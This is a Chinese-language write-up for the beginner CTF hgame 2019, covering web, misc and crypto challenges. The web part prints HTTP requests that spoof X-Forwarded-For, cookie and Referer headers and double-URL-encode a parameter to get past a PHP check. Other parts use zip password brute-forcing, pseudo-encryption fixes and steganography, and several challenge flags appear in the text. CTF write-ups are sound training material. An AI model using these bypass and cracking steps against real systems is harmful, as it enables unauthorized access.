


```
POST /week1/how/index.php HTTP/1.1
referer: www.bilibili.com
Host: 120.78.184.111:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:24.0) Gecko/20100101 Firefox/24.0 Waterfox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
X-Forwarded-For: 127.0.0.1
cookie: admin=1

want=1234
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 31 Jan 2019 06:20:10 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Set-Cookie: admin=0
Content-Length: 540


<!DOCTYPE html>
<html>
<head>
   <meta charset="utf-8" />
   <meta http-equiv="X-UA-Compatible" content="IE=edge">
   <title>换头大作战</title>
   <meta name="viewport" content="width=device-width, initial-scale=1">
   <link rel="stylesheet" type="text/css" media="screen" href="main.css" />
   <script src="main.js"></script>
</head>
<body>
<form action="index.php" method="get">
   想要flag嘛：<input name="want" type="text">
   <input type="submit" value="submit">
</form>
</body>
</html>

<br/>hgame{hTTp_HeaDeR_iS_Ez}
```

very easy web

题目介绍是代码审计初体验，源码如下




```php
<?php
error_reporting(0);
include(”flag.php”);

if(strpos(”vidar”,$_GET[’id’])!==FALSE)
    die(”<p>干巴爹</p>”);

$_GET[’id’] = urldecode($_GET[’id’]);
if($_GET[’id’] === ”vidar”)
{
    echo $flag;
}
highlight_file(__FILE__);
?>
```

那我们构造一下id就好，本来是直接在后面加上?id=vidar，但并不可以，因为url会被url decode一次，然后源码内还有一次url decode，所以要将vidar进行两次url encode

?id=%25%37%36%25%36%39%25%36%34%25%36%31%25%37%32

can u find me?

先按照题目提示f12一下，找到f12.php




yeah!you find the gate

but can you find the password?

please post password to me! I will open the gate for you!


需要密码，我们burp拦截一下试试



```
GET /f12.php HTTP/1.1
Host: 47.107.252.171:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/70.0.3538.77 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.15.8
Date: Thu, 31 Jan 2019 05:39:44 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.2.14
password: woyaoflag
Content-Length: 242

<!DOCTYPE html>
<html>
<head>
	<title>can u find me?</title>
</head>
<body>
	<p>yeah!you find the gate</p>
	<p>but can you find the password?</p>
	<p>please post password to me! I will open the gate for you!</p>
	</body>
</html>
```


可以看见我们要的密码，修该一下发送method，再添加password再发送一次



```
POST /f12.php HTTP/1.1
Host: 47.107.252.171:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 18

password=woyaoflag
```

```
HTTP/1.1 200 OK
Server: nginx/1.15.8
Date: Thu, 31 Jan 2019 05:43:26 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.2.14
password: woyaoflag
Content-Length: 302

<!DOCTYPE html>
<html>
<head>
	<title>can u find me?</title>
</head>
<body>
	<p>yeah!you find the gate</p>
	<p>but can you find the password?</p>
	<p>please post password to me! I will open the gate for you!</p>
	<p>right!</p><a href='iamflag.php'> click me to get flag</a></body>
</html>
```

出现了click me to get flag的字眼，点击的时候还是需要burp，不然会说aoh,your speed is sososo fast,the flag must have been left in somewhere，答案如下



```
GET /iamflag.php HTTP/1.1
Host: 47.107.252.171:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://47.107.252.171:8080/f12.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 302 Found
Server: nginx/1.15.8
Date: Thu, 31 Jan 2019 05:48:24 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.2.14
location: toofast.php
Content-Length: 132

<html>
    <head>
        <title>can you find me?</title>
    </head>
    <body>
        <p>flag:hgame{f12_1s_aMazIng111}</p>
    </body>
</html>
```

Misc

Hidden Image in LSB

用Stegsolve打开，观察各通道，有一个通道里就有答案哦

打字机


用眼睛看就完事了，感觉就是键盘码，有很多重复的字符，开头肯定是hgame，后面_这个字符键盘对应位置上没有的，所以就是_，最后那个单词，题目是打字机，眼拔flag，typewriter(正好英语黄皮书第三篇晨读后面有这个单词，看到就猜到了)，但后把重复的字符改过来就好，注意大小写，和键盘长得一样的是大写，不然就是小写

Broken Chest

Zip的文件头被修改了，用Hex Editor改过来打开就OK，然后需要密码，目测加密位不是伪加密，用binwalk分解，可以看到有comment，comment的内容就是密码

Try

我先去百度了一下这文件格式是什么，然后发现貌似是流量分析，在wireshark里瞎有了一波后，发现了png和zip，后来我选择了zip分析一下,zip可以直接提取放进Hex Editor中分析




```
http
No.   Time        Source          Destination     Protocol Length Info
   18 28.952330   192.168.61.1    192.168.61.129  HTTP       436 GET / HTTP/1.1
   26 29.035585   192.168.61.129  192.168.61.1    HTTP       514 HTTP/1.1 200 OK  (text/html)
   28 29.095170   192.168.61.1    192.168.61.129  HTTP       414 GET /icons/openlogo-75.png HTTP/1.1
   36 29.149810   192.168.61.129  192.168.61.1    HTTP       254 HTTP/1.1 200 OK  (PNG)
   38 29.240427   192.168.61.1    192.168.61.129  HTTP       404 GET /favicon.ico HTTP/1.1
   40 29.241340   192.168.61.129  192.168.61.1    HTTP       559 HTTP/1.1 404 Not Found  (text/html)
   52 40.679234   192.168.61.1    192.168.61.129  HTTP       443 GET /dec.zip HTTP/1.1
  142 40.685708   192.168.61.129  192.168.61.1    HTTP       964 HTTP/1.1 200 OK  (application/zip)
```

打开zip，发现有个password文件，打开，里面写着hgame********

flag应该就是压缩包的密码，有一种爆破的冲动，我先用mask掩码攻击爆破(hgame{??????})，工具采用azpr，跑出来结果是hgame25839421

打开之后有一张图片，应该就是图片隐写，binwalk一下，发现图片里有压缩包需要密码和一个1.docx，压缩包里还有一个1.docx，怀疑是明文攻击，伪加密也有可能



```
   00 01  02 03  04 05  06 07  08 09  0a 0b  0c 0d  0e 0f
   50 4b  03 04  14 00  00 00  08 00  f8 74  32 4e  dd c4    P K . . . .
   cd 94  e7 24  00 00  92 2f  00 00  06 00  00 00  31 2e    蛤 ?   . .
   64 6f  63 78  ed 5a  05 57  5c 4b  12 1e  dc dd  5d 82    d o c x 藞
```

看了头部知道是伪加密(加密位是00，不是09)，改最底下的加密标志位，成功打开，打开docx，还是空白的，rlgl

那最后一招了......百度了一下word隐写，谁百度谁知道

Crypto

Mix

这题初看题目，可以发现是摩斯密码，如果不清楚，百度一下类似的密文也可以知道的

解密之后可以看见{}，但是不在我们需要的位置上，毕竟flag的格式我们是知道的，移位操作我们可以用栅栏解密

之后还是没有hgame，我们可以考虑用凯撒来解密

解密后有可能flag不对，因为用在线解密的时候，会自动大写转小写的，要改回去哦

Base全家

这题你真的让我还原一遍，难度是有点高，我是一个个眼睛边看边解迷的，快20轮了吧233

提几个要点吧，最后一轮是base58，在这题之前我还不知道有这个base方法，后来实在解不出了，百度后才知道的

然后如果直接复制黏贴的话比较硬核，可以选择用保存伪文件后，处理文件的方式来解决比较方便